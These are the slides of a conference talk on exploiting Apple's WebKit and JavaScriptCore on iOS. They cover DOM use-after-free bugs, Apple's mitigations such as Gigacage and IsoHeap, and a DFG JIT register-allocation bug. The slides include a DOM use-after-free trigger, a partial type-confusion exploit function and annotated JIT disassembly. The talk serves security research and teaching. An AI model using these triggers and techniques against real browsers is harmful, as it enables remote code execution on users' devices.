A few JSC tales

~qwertyoruiop[kjc]

Monte Carlo @ Objective By The Sea 2.0
Shanghai @ Mosec/BaijiuCon 2019

whoami

- Luca Todesco aka qwertyoruiop
    - Often idling in irc.cracksby.kim #chat
    - @qwertyoruiopz on Twitter
- I have been doing independent security research for several years
    - Supreme Leader at KJC Intl. Research S.R.L.
- Did several years of privilege escalation research
- Nowadays mostly focused on browser-based remote code execution
    - My main target is JavaScriptCore

What is this talk about

- This talk is the story of a fictional character on a quest to gain remote code execution on the latest iOS updates
    - However all of this also applies to Mac OS
- Our fictional character has humble beginnings, and our talk begins with a flashback from a better past with simpler heaps and plenty of DOM use-after-free
- But after being challenged by experienced enemies with a never ending stream of exploit mitigations, our fictional character needs a fresh start
    - A new hope is found in the depths of JavaScriptCore in the form of a JIT compiler
        - However the enemy is on the alert and the battle is to this day still ongoing, and some questions remain unanswered…

ELI5 WebKit

- Apple’s open-source web browser
- Powers MobileSafari on iOS and Safari on MacOS X
- The sum of multiple separate projects
  - WebCore - Implements HTML parsing, DOM, SVG, CSS…
  - JavaScriptCore - JavaScript Engine
  - WTF (“WebKit Template Framework”)
  - …

ELI5 WebKit

- The sum of multiple separate projects
  - WebCore - Implements HTML parsing, **DOM**, SVG, CSS…
    - Historically, lots of WebKit RCEs have been DOM bugs (use-after-free)
      - Because in WebCore object lifetime is managed by **reference counting,** and due to the dynamic nature of the DOM, it’s very easy to run into object lifetime issues.

A Typical DOM Bug

```
void HTMLTextFormControlElement::setSelectionRange(int start, int end, TextFieldSelectionDirection c
{
    if (!isTextFormControl())
        return;

    end = std::max(end, 0);
    start = std::min(std::max(start, 0), end);

    TextControlInnerTextElement* innerText = innerTextElement();
    bool hasFocus = document().focusedElement() == this;
    if (!hasFocus && innerText) {
        // FIXME: Removing this synchronous layout requires fixing <https://webkit.org/b/128797>
        document().updateLayoutIgnorePendingStylesheets();
        if (RenderElement* rendererTextControl = renderer()) {
            if (rendererTextControl->style().visibility() == HIDDEN || !innerText->renderBox()->heig
                cacheSelection(start, end, direction);
                return;
            }
        }
    }
```

https://bugs.chromium.org/p/project-zero/issues/detail?id=1080

A Typical DOM Bug

```
void HTMLTextFormControlElement::setSelectionRange(int start, int end, TextFieldSelectionDirection c
{
    if (!isTextFormControl())
        return;

    end = std::max(end, 0);
    start = std::min(std::max(start, 0), end);

    TextControlInnerTextElement* innerText = innerTextElement();
    bool hasFocus = document().focusedElement() == this;
    if (!hasFocus && innerText) {
        // FIXME: Removing this synchronous layout requires fixing <https://webkit.org/b/128797>
        document().updateLayoutIgnorePendingStylesheets();
        if (RenderElement* rendererTextControl = renderer()) {
            if (rendererTextControl->style().visibility() == HIDDEN || !innerText->renderBox()->heig
                cacheSelection(start, end, direction);
                return;
            }
        }
    }
```

Raw pointer to object saved to stack, no reference taken

A Typical DOM Bug

```
void HTMLTextFormControlElement::setSelectionRange(int start, int end, TextFieldSelectionDirection c
{
    if (!isTextFormControl())
        return;

    end = std::max(end, 0);
    start = std::min(std::max(start, 0), end);

    TextControlInnerTextElement* innerText = innerTextElement();
    bool hasFocus = document().focusedElement() == this;
    if (!hasFocus && innerText) {
        // FIXME: Removing this synchronous layout requires fixing <https://webkit.org/b/128797>
        document().updateLayoutIgnorePendingStylesheets();
        if (RenderElement* rendererTextControl = renderer()) {
            if (rendererTextControl->style().visibility() == HIDDEN || !innerText->renderBox()->heig
                cacheSelection(start, end, direction);
                return;
            }
        }
    }
```

This may trigger a JS callback

A Typical DOM Bug

```
void HTMLTextFormControlElement::setSelectionRange(int start, int end, TextFieldSelectionDirection c
{
    if (!isTextFormControl())
        return;

    end = std::max(end, 0);
    start = std::min(std::max(start, 0), end);

    TextControlInnerTextElement* innerText = innerTextElement();
    bool hasFocus = document().focusedElement() == this;
    if (!hasFocus && innerText) {
        // FIXME: Removing this synchronous layout requires fixing <https://webkit.org/b/128797>
        document().updateLayoutIgnorePendingStylesheets();
        if (RenderElement* rendererTextControl = renderer()) {
            if (rendererTextControl->style().visibility() == HIDDEN || !innerText->renderBox()->heig
                cacheSelection(start, end, direction);
                return;
            }
        }
    }
```

This may trigger a JS callback

A Typical DOM Bug

```
<script>
function eventhandler1() {
  input.type = "foo";
}
function eventhandler2() {
  input.selectionStart = 25;
}
</script>
<input id="input" onfocus="eventhandler1()" autofocus="autofocus" type="tel">
<iframe onload="eventhandler2()"></iframe>
```

A Typical DOM Bug

input.selectionStart = 25;

```
void HTMLTextFormControlElement::setSelectionRange(int start, int end, TextFieldSelectionDirection c
{
    if (!isTextFormControl())
        return;

    end = std::max(end, 0);
    start = std::min(std::max(start, 0), end);

    TextControlInnerTextElement* innerText = innerTextElement();
    bool hasFocus = document().focusedElement() == this;
    if (!hasFocus && innerText) {
        // FIXME: Removing this synchronous layout requires fixing <https://webkit.org/b/128797>
        document().updateLayoutIgnorePendingStylesheets();
        if (RenderElement* rendererTextControl = renderer()) {
            if (rendererTextControl->style().visibility() == HIDDEN || !innerText->renderBox()->heig
                cacheSelection(start, end, direction);
                return;
            }
        }
    }
```

A Typical DOM Bug

<input id="input" onfocus="eventhandler1()" autofocus="autofocus" type="tel">

This may trigger a JS callback

```
TextControlInnerTextElement* innerText = innerTextElement();
bool hasFocus = document().focusedElement() == this;
if (!hasFocus && innerText) {
    // FIXME: Removing this synchronous layout requires fixing <https://webkit.org/b/128797>
    document().updateLayoutIgnorePendingStylesheets();
    if (RenderElement* rendererTextControl = renderer()) {
        if (rendererTextControl->style().visibility() == HIDDEN || !innerText->renderBox()->heig
            cacheSelection(start, end, direction);
            return;
        }
    }
}
```

A Typical DOM Bug

```
<input id="input" onfocus="eventhandler1()" autofocus="autofocus" type="tel">
```

```
function eventhandler1() {
  input.type = "foo";
}
```

```
TextControlInnerTextElement* innerText = innerTextElement();
bool hasFocus = document().focusedElement() == this;
if (!hasFocus && innerText) {
    // FIXME: Removing this synchronous layout requires fixing <https://webkit.org/b/128797>
    document().updateLayoutIgnorePendingStylesheets();
    if (RenderElement* rendererTextControl = renderer()) {
        if (rendererTextControl->style().visibility() == HIDDEN || !innerText->renderBox()->heig
            cacheSelection(start, end, direction);
            return;
        }
    }
}
```

This may trigger a JS callback

A Typical DOM Bug

```
function eventhandler1() {
  input.type = "foo";
}
```

```
void HTMLInputElement::updateType()
{
    ASSERT(m_inputType);
    auto newType = InputType::create(*this, attributeWithoutSynch
    m_hasType = true;
    m_inputType->destroyShadowSubtree();
```

Will free the innerTextElement

```
    m_inputType = WTFMove(newType);
    m_inputType->createShadowSubtree();
    updateInnerTextElementEditability();
```

A Typical DOM Bug

```
void HTMLTextFormControlElement::setSelectionRange(int start, int end, TextFieldSelectionDirection c
{
    if (!isTextFormControl())
        return;

    end = std::max(end, 0);
    start = std::min(std::max(start, 0), end);

    TextControlInnerTextElement* innerText = innerTextElement();
    bool hasFocus = document().focusedElement() == this;
    if (!hasFocus && innerText) {
        // FIXME: Removing this synchronous layout requires fixing <https://webkit.org/b/128797>
        document().updateLayoutIgnorePendingStylesheets();
        if (RenderElement* rendererTextControl = renderer()) {
            if (rendererTextControl->style().visibility() == HIDDEN || !innerText->renderBox()->heig
                cacheSelection(start, end, direction);
                return;
            }
        }
    }
```

Raw pointer to object saved to stack, no reference taken

A Typical DOM Bug

```
void HTMLTextFormControlElement::setSelectionRange(int start, int end, TextFieldSelectionDirection c
{
    if (!isTextFormControl())
        return;

    end = std::max(end, 0);
    start = std::min(std::max(start, 0), end);

    TextControlInnerTextElement* innerText = innerTextElement();
    bool hasFocus = document().focusedElement() == this;
    if (!hasFocus && innerText) {
        // FIXME: Removing this synchronous layout requires fixing <https://webkit.org/b/128797>
        document().updateLayoutIgnorePendingStylesheets();
        if (RenderElement* rendererTextControl = renderer()) {
            if (rendererTextControl->style().visibility() == HIDDEN || !innerText->renderBox()->heig
                cacheSelection(start, end, direction);
                return;
            }
        }
    }
```

Raw pointer to object saved to stack, no reference taken

This will free |innerText|

Use-After-Free

A Typical DOM Bug

- DOM bugs seem to share a common theme
  - A reference to some reference counted object is stored on the stack without increasing the reference count
  - Some sort of DOM JS callback is fired, which allows you to drop the last reference of such an object
  - Upon return, use of the saved reference is use-after-free

A Typical DOM Bug

- DOM bugs seem to share a common theme
  - A reference to some **reference counted object** is stored on the stack without increasing the reference count
  - Some sort of DOM JS callback is fired, which allows you to drop the last reference of such an object
  - Upon return, use of the saved reference is use-after-free

The FastMalloc Age

- WebCore reference counted objects used to live in the FastMalloc heap
  - Generic heap allocator
- Several other things also went to the FastMalloc heap
  - ArrayBuffer backing buffers
    - Extremely convenient replacement for free’d WebCore DOM objects allocated on the fastMalloc heap
      - Direct bytewise read/write access to heap chunk

The FastMalloc Age

- Many of the use-after-frees will result in C++ virtual calls being invoked on a free'd object
  - Replace free object with ArrayBuffer
    - Control vtable pointer
      - Get RIP control
      - **Requires prior info leak usually**

The FastMalloc Age

- Sometimes the use-after-free will instead leave a dangling pointer to some C++ object
  - Sometimes this pointer may represent a DOM object that can be returned to JavaScript
  - WebCore implements ‘wrappers’ as a way to bridge DOM objects and the JavaScriptCore VM
    - Each DOM object has a respective JavaScriptCore VM object retaining a reference to the DOM node
      - Conversion from DOM object to JS object is handled by the toJS function

The FastMalloc Age

- WebCore implements ‘wrappers’ as a way to bridge DOM objects and the JavaScriptCore VM
  - C++ DOM object contains pointer to wrapper which contains a cached JSValue
    - Possible to then instantiate an arbitrary JSValue in the JSC VM from a DOM UaF
      - **Turn DOM bug into JS engine bug**

The FastMalloc Age

- JavaScriptCore implements MarkedArgumentBuffer as an array of JSValues
  - This used to be stored in fastMalloc
- String buffers used to be stored in fastMalloc
  - Leak a string object pointer, then corrupt length in order to obtain a fastMalloc info leak primitive
    - By putting a MarkedArgumentBuffer next to our string buffer, it is then possible to leak arbitrary JSValues (and thus JS object pointers)
    - String object pointer leaks and controlled-address memory corruption are both possible in the DOM UaF scenario by abusing static functions reachable from JS for many DOM objects (this strategy was used for at least one private exploit of mine on a UaF against a HTMLDocument object to avoid the need for an info leak or heap spraying).

The 5aelo Age

- Possible to then instantiate an arbitrary JSValue in the JSC VM from a DOM UaF
  - Can create fake JavaScript Objects
    - 5aelo has a great Phrack paper about exploiting this
- TL;DR: It used to be possible to create a fake TypedArray object with a controlled backing buffer pointer and dereference it in order to gain arbitrary read/write primitives from within JavaScript
  - **Very powerful exploit primitive**
  - **Very easy to pull off**

The RWX JIT Age

- Once R/W primitives within JavaScript are obtained, the usual target is shell code execution
- iOS has mandatory code-sign but MobileSafari gets an exception for JIT
  - Used to be a simple RWX page
    - Use TypedArray R/W primitive to write shellcode, then take over some indirect branch in order to invoke it
      - **Remote Code Execution**

Ivan Kristic'd

Round 1

Hardened WebKit JIT Mapping

Tying it all together

Writable mapping to JIT region is randomly located

Emit specialized `memcpy` with base destination address encoded as immediate values

Make it execute-only

Discard the address of the writable mapping

Use specialized `memcpy` for all JIT write operations

Ivan Kristic'd

Round 1

Hardened WebKit JIT Mapping

iOS 10

Write-anywhere primitive now insufficient for arbitrary code execution

Attacker must subvert control flow via ROP or other means or find a way to call execute-only JIT write function

Mitigation increases complexity of exploiting WebKit memory corruption bugs

Ivan Kristic'd

Round 1

Hardened WebKit JIT Mapping

iOS 10

Write-anywhere primitive now insufficient for arbitrary code execution

Attacker must subvert control flow via ROP or other means or find a way to call execute-only JIT write function

Mitigation increases complexity of exploiting WebKit memory corruption bugs

Ivan Kristic'd

Round 1

Hardened WebKit JIT Mapping

iOS 10

Write-anywhere primitive now insufficient for arbitrary code execution

Attacker must subvert control flow via ROP or other means or find a way to call execute-only JIT write function

Mitigation increases complexity of exploiting WebKit memory corruption bugs

The RWX JIT Age

- Once R/W primitives within JavaScript are obtained, the usual target is shell code execution
- iOS has mandatory code-sign but MobileSafari gets an exception for JIT
  - Used to be a simple RWX page
    - Use TypedArray R/W primitive to write shellcode, then take over some indirect branch in order to invoke it
      - **Remote Code Execution**

RIP REMOTE CODE EXECUTION

- Ok, well, we can still subvert code flow via ROP or other means in order to invoke the special memcpy
  - Requires gadgets
    - Kind of annoying as these are version-specific
  - **Requires pointer forgery on arm64e**

Filip Pizlo'd

Round 2

```
2017-08-01  Filip Pizlo  <fpizlo@apple.com>

        Bmalloc and GC should put auxiliaries (butterflies, typed array backing
stores) in a gigacage (separate multi-GB VM region)
        https://bugs.webkit.org/show_bug.cgi?id=174727

        Reviewed by Mark Lam.

        This adopts the Gigacage for the GigacageSubspace, which we use for Auxiliary
allocations. Also, in
        one place in the code - the FTL codegen for butterfly and typed array access -
we "cage" the accesses
        themselves. Basically, we do masking to ensure that the pointer points into
the gigacage.
```

The 5aelo Age

- Possible to then instantiate an arbitrary JSValue in the JSC VM from a DOM UaF
  - Can create fake JavaScript Objects
    - 5aelo has a great Phrack paper about exploiting this
- TL;DR: It used to be possible to create a fake TypedArray object with a controlled backing buffer pointer and dereference it in order to gain arbitrary read/write primitives from within JavaScript
  - **Very powerful exploit primitive**
  - **Very easy to pull off**

RIP TECHNIQUE

- Fake TypedArrays may only write to Gigacage memory now
- Butterfly pointers were also caged
  - This was reverted at some point
    - **Still possible to use butterfly accesses to gain R/W**
      - Not entirely controlled write as indexed butterfly accesses will do bounds checking
        - Can use named properties, but indexing type won’t be Double
          - Can only write valid JSValues or risk crashing

As first demonstrated by @_niklasb’s pwn_i8.js exploit

- At some point pointer poisoning was also used
  - IIRC as a Spectre mitigation
    - But:

```
2018-05-13  Filip Pizlo  <fpizlo@apple.com>

        Disable pointer poisoning
        https://bugs.webkit.org/show_bug.cgi?id=185586
```

Gigacage Intermezzo

```
2019-01-18  Keith Miller  <keith_miller@apple.com>

        Gigacages should start allocations from a slide
        https://bugs.webkit.org/show_bug.cgi?id=193523

        Reviewed by Mark Lam.

        This patch changes some macros into constants since macros are the
        devil.

        * ftl/FTLLowerDFGToB3.cpp:
        (JSC::FTL::DFG::LowerDFGToB3::caged):
        * llint/LowLevelInterpreter64.asm:
```

Gigacage Intermezzo

```
2019-01-18  Keith Miller  <keith_miller@apple.com>

        Gigacages should start allocations from a slide
        https://bugs.webkit.org/show_bug.cgi?id=193523

        Reviewed by Mark Lam.

        This patch changes some macros into constants since macros are the
        devil.

        * ftl/FTLLowerDFGToB3.cpp:
        (JSC::FTL::DFG::LowerDFGToB3::caged):
        * llint/LowLevelInterpreter64.asm:
```

LOL ASLR

Gigacage Intermezzo

```
2019-01-18  Keith Miller  <keith_miller@apple.com>

                                        a slide
                                        193523

2017-08-01  Filip Pizlo  <fpizlo@apple.com>

        Bmalloc and GC should put auxiliarie
stores) in a gigacage (separate multi-GB VM r
        https://bugs.webkit.org/show_bug.cgi?

        Reviewed by Mark Lam.

        This patch changes some macros into constants since macros are the
        devil.

        * ftl/FTLLowerDFGToB3.cpp:
        (JSC::FTL::DFG::LowerDFGToB3::caged):
        * llint/LowLevelInterpreter64.asm:
```

Gigacage Intermezzo

2019-01-18 Keith Miller <keith_miller@apple.com>

Heap randomization on Gigacage broken for >1yr

2017-08-01 Filip Pizlo <fpizlo@apple.com> a slide

193523

Bmalloc and GC should put auxiliarie
stores) in a gigacage (separate multi-GB VM r
https://bugs.webkit.org/show_bug.cgi?

This patch changes some macros into constants since macros are the devil.

* ftl/FTLLowerDFGToB3.cpp:
(JSC::FTL::DFG::LowerDFGToB3::caged):
* llint/LowLevelInterpreter64.asm:

Filip Pizlo’d

Round 3

Source/WTF/ChangeLog

```
@@ -1,3 +1,18 @@
+ 2017-10-31  Filip Pizlo  <fpizlo@apple.com>
+
+         bmalloc should support strictly type-segregated isolated heaps
+         https://bugs.webkit.org/show_bug.cgi?id=178108
+
```

This introduces a new allocation API in bmalloc called IsoHeap. An IsoHeap is templatized by type and created in static storage. When unused, it takes only a few words. When you do use it, each IsoHeap gets a bag of virtual pages unique to it. This prevents use-after-free bugs in one IsoHeap from affecting any other memory. At worst, two pointers of the same type will point to the same object even though they should not have.

Filip Pizlo'd

Round 3

Source/WTF/ChangeLog

```
@@ -1,3 +1,18 @@
+ 2017-10-31  Filip Pizlo  <fpizlo@apple.com>
+
+         bmalloc should support strictly type-segregated isolated heaps
+         https://bugs.webkit.org/show_bug.cgi?id=178108
+
```

This introduces a new allocation API in bmalloc called IsoHeap. An IsoHeap is templatized by type and created in static storage. When unused, it takes only a few words. When you do use it, each IsoHeap gets a bag of virtual pages unique to it. This prevents use-after-free bugs in one IsoHeap from affecting any other memory. At worst, two pointers of the same type will point to the same object even though they should not have.

ELI5 WebKit

- The sum of multiple separate projects
  - WebCore - Implements HTML parsing, **DOM**, SVG, CSS…
    - ~~Historically, lots of WebKit RCEs have been DOM bugs (use-after-free)~~
      - ~~Because in WebCore object lifetime is managed by **reference counting,** and due to the dynamic nature of the DOM, it's very easy to run into object lifetime issues.~~

RIP BUG CLASS

- Ok, technically a lie
- WebCore UaFs are still sometimes exploitable to this day
- Still, decided to give up on the entire attack surface as it seemed more trouble than it’s worth to pursue it

Back to the basics

ELI5 WebKit

- Apple’s open-source web browser
- Powers MobileSafari on iOS and Safari on MacOS X
- The sum of multiple separate projects
  - WebCore - Implements HTML parsing, DOM, SVG, CSS…
  - **JavaScriptCore - JavaScript Engine**
  - WTF (“WebKit Template Framework”)
  - …

- Ok, technically a lie
- WebCore UaFs are still sometimes exploitable to this day
- Still, decided to give up on the entire attack surface as it seemed more trouble than it’s worth to pursue it
    - **Strategic shift to pure JS engine vulnerabilities**

Contemporary* JavaScriptCore Exploitation

*Almost

ELI5 JavaScriptCore

- JavaScript engine
- Has an interpreter called LLINT
- Has multiple JITs
  - Baseline JIT - Fastest compile time, worst throughput
  - DFG JIT - Slower compile time, speculative JIT, somewhat optimized, decent throughput
  - FTL JIT - Even slower compile time than DFG, well optimized, best throughput

The Bug

- Register allocation bug in the DFG JIT compiler
  - In the String.prototype.slice JIT implementation
- Introduced in February 2019

```
2019-02-28  Yusuke Suzuki  <ysuzuki@apple.com>

        [JSC] sizeof(JSString) should be 16
        https://bugs.webkit.org/show_bug.cgi?id=194375
```

Found by @bkth_ and kindly donated to science

The Bug

```
GPRTemporary temp(this);
GPRReg tempGPR = temp.gpr();

m_jit.loadPtr(CCallHelpers::Address(stringGPR, JSString::offsetOfVa
auto isRope = m_jit.branchIfRopeStringImpl(tempGPR);

GPRTemporary temp2(this);
GPRTemporary startIndex(this);

GPRReg temp2GPR = temp2.gpr();
```

The Bug

```
GPRTemporary temp(this);
GPRReg tempGPR = temp.gpr();

m_jit.loadPtr(CCallHelpers::Address(stringGPR, JSString::offsetOfVa
auto isRope = m_jit.branchIfRopeStringImpl(tempGPR);

GPRTemporary temp2(this);
GPRTemporary startIndex(this);

GPRReg temp2GPR = temp2.gpr();
```

Conditional branch

The Bug

```
GPRTemporary temp(this);
GPRReg tempGPR = temp.gpr();

m_jit.loadPtr(CCallHelpers::Address(stringGPR, JSString::offsetOfVa
auto isRope = m_jit.branchIfRopeStringImpl(tempGPR);

GPRTemporary temp2(this);
GPRTemporary startIndex(this);

GPRReg temp2GPR = temp2.gpr();
```

Conditional branch

Register Allocation

Register Allocation ELI5

- JIT code needs to use registers in order to perform logic all the time
    - Registers are a limited resource
        - An algorithm is required in order to assign registers dynamically, potentially spilling values on the stack in order to free some registers up in case no free ones are available

The Bug

```
GPRTemporary temp(this);
GPRReg tempGPR = temp.gpr();

m_jit.loadPtr(CCallHelpers::Address(stringGPR, JSString::offsetOfVa
auto isRope = m_jit.branchIfRopeStringImpl(tempGPR);

GPRTemporary temp2(this);
GPRTemporary startIndex(this);

GPRReg temp2GPR = temp2.gpr();
```

Register Allocation

Potentially needs to spill values to stack

The Bug

```
GPRTemporary temp(this);
GPRReg tempGPR = temp.gpr();

m_jit.loadPtr(CCallHelpers::Address(stringGPR, JSString::offsetOfVa
auto isRope = m_jit.branchIfRopeStringImpl(tempGPR);

GPRTemporary temp2(this);
GPRTemporary startIndex(this);

GPRReg temp2GPR = temp2.gpr();
```

Conditional branch

Register Allocation

Potentially needs to spill values to stack

The Bug

```
GPRTemporary temp(this);
GPRReg tempGPR = temp.gpr();

m_jit.loadPtr(CCallHelpers::Address(stringGPR, JSString::offsetOfV
auto isRope = m_jit.branchIfRopeStringImpl(tempGPR);

GPRTemporary temp2(this);
GPRTemporary startIndex(this);

GPRReg temp2GPR = temp2.gpr();
```

taken

Conditional branch

Register Allocation

Potentially needs to spill values to stack

Not executed

The Bug

- The register allocator assumes allocations happen unconditionally
  - Conditional branch may skip the allocation and potential spill
    - If the variable corresponding to the supposedly-spilled register is later used, it will be uninitialized stack data

Garbage Collection ELI5

- JavaScriptCore objects are garbage collected
- The GC is conservative-on-the-stack
    - Upon entering GC, it will mark from top of stack all the way to the current stack frame
- Calling a function with a variable number of arguments allows you to create large stack frames
    - Values may then be stored deep into the stack
        - The garbage collector will ignore those values, as they are deeper in the stack than the garbage collector currently is
            - If no other references are present, the objects will be free'd

The Bug

- The register allocator assumes allocations happen unconditionally
  - Conditional branch may skip the spill
    - If the variable corresponding to the supposedly-spilled register is later used, it will be uninitialized stack data

The Bug

- The register allocator assumes allocations happen unconditionally
  - Conditional branch may skip the spill
    - If the variable corresponding to the supposedly-spilled register is later used, it will be **uninitialized stack data**
      - Can bring the value we stored deep in the stack back to life
        - **Use-After-Free**

- This is enough to get full code execution
- But let’s come up with something cooler

The Bug

- The register allocator assumes allocations happen unconditionally
    - Conditional branch may skip the spill
        - If the variable corresponding to the supposedly-spilled register is later used, it will be **uninitialized stack data**
            - But JIT will assume the variable holds a JavaScript value of a specific type
                - We can supply a JavaScript value of any other type
                - **Type Confusion**

The Exploit

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1
];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]
        b={};
        c={a:ary1};
        d={};
        e={};
        f={};
        g={};
        h={};
        ary.slice(0, 1);
        floatArray[0];
        String(c.a);
        b = f64[0] = floatArray[1];
        u32[0] += 0x18;
        floatArray[1] = f64[0];
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return b;
}
```

A lot of useless array accesses in order to make a very large stack frame

The Exploit

```
    function opt(ary,ary1,woot) {
            let a,b,c,d,e,f,g,h,i,l;
            l = [1,2];
            l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]
];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];
            b={};
            c={a:ary1};
            d={};
```

Fetch |ary1| from arguments

```
        0x45a654e0991c: mov $0x0, 0x18(%rax)
    9246:<!0:->        MovHint(Check:Untyped:@9245, MustGen, loc17, W:SideState, ClobbersExit, bc#
    9248:<!4:loc3059>  GetLocal(Check:Untyped:@2, JS|MustGen|UseAsOther, NonIntAsDouble|Other, arg
        0x45a654e09924: mov 0x38(%rbp), %rsi
    9249:<!0:->        FilterPutByIdStatus(Check:Untyped:@9245, MustGen, (<Transition: [0x110eb10a
    15532:<!0:->       Check(Check:NotCell:@9248, MustGen, Exits, bc#60160, ExitValid)
        0x45a654e09928: test %rsi, %r15
        0x45a654e0992b: jz 0x45a654e0a770
    9251:<!0:->        PutByOffset(KnownCell:@9245, KnownCell:@9245, Check:Untyped:@9248, MustGen,
        0x45a654e09931: mov %rsi, 0x10(%rax)
    9252:<!0:->        PutStructure(KnownCell:@9245, MustGen, %Dr:Object -> %Bz:Object, ID:63742,
        0x45a654e09935: mov $0xf8fe, (%rax)
    18624:<!0:->       FencedStoreBarrier(KnownCell:@9245, MustGen, R:Heap, W:JSCell_cellState, bc
```

Prove |ary1| is a NotCell type

This structure also implies the |a| property is NotCell

```
            f.a = a;
            g.a = a;
            h.a = a;
            return b;
    }
```

%rax == |c|

%rsi == |ary1|

The Exploit

```
9286:< 1:loc3053>  StringSlice(String:@9270, Int32:@72, Int32:@76, JS|PureInt, String
      0x45a654e09bc2: xor %ebx, %ebx
      0x45a654e09bc4: mov $0x1, %r12d
      0x45a654e09bca: mov 0x8(%r9), %r13
      0x45a654e09bce: test $0x1, %r13b
      0x45a654e09bd2: jnz 0x45a654e0a609
      0x45a654e09bd8: mov %rax, -0x5fa8(%rbp)
      0x45a654e09bdf: mov %rsi, -0x5fa0(%rbp)
      0x45a654e09be6: mov 0x4(%r13), %eax
      0x45a654e09bea: xor %esi, %esi
```

%rax and %rsi are supposed to be spilled to stack but aren't

```
    function
];l[0];l[1];l
        f={};
        g={};
        h={};
        ary.slice(0, 1);
        floatArray[0];
        String(c.a);
        b = f64[0] = floatArray[1];
        u32[0] += 0x18;
        floatArray[1] = f64[0];
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return b;
    }
```

The Exploit

```
function
];l[0];l[1];l
f={};
g={};
h={};
ary.slice(0, 1);
floatArray[0];
String(c.a);
b = f64[0] = floatArray[1];
u32[0] += 0x18;
floatArray[1] = f64[0];
d.a = a;
e.a = a;
f.a = a;
g.a = a;
h.a = a;
return b;
}
```

```
9286:< 1:loc3053>  StringSlice(String:@9270, Int32:@72, Int32:@76, JS|PureInt, String
     0x45a654e09bc2: xor %ebx, %ebx
     0x45a654e09bc4: mov $0x1, %r12d
     0x45a654e09bca: mov 0x8(%r9), %r13
     0x45a654e09bce: test $0x1, %r13b
     0x45a654e09bd2: jnz 0x45a654e0a609
     0x45a654e09bd8: mov %rax, -0x5fa8(%rbp)
     0x45a654e09bdf: mov %rsi, -0x5fa0(%rbp)
     0x45a654e09be6: mov 0x4(%r13), %eax
     0x45a654e09bea: xor %esi, %esi
```

%rax and %rsi are supposed to be spilled to stack but aren't

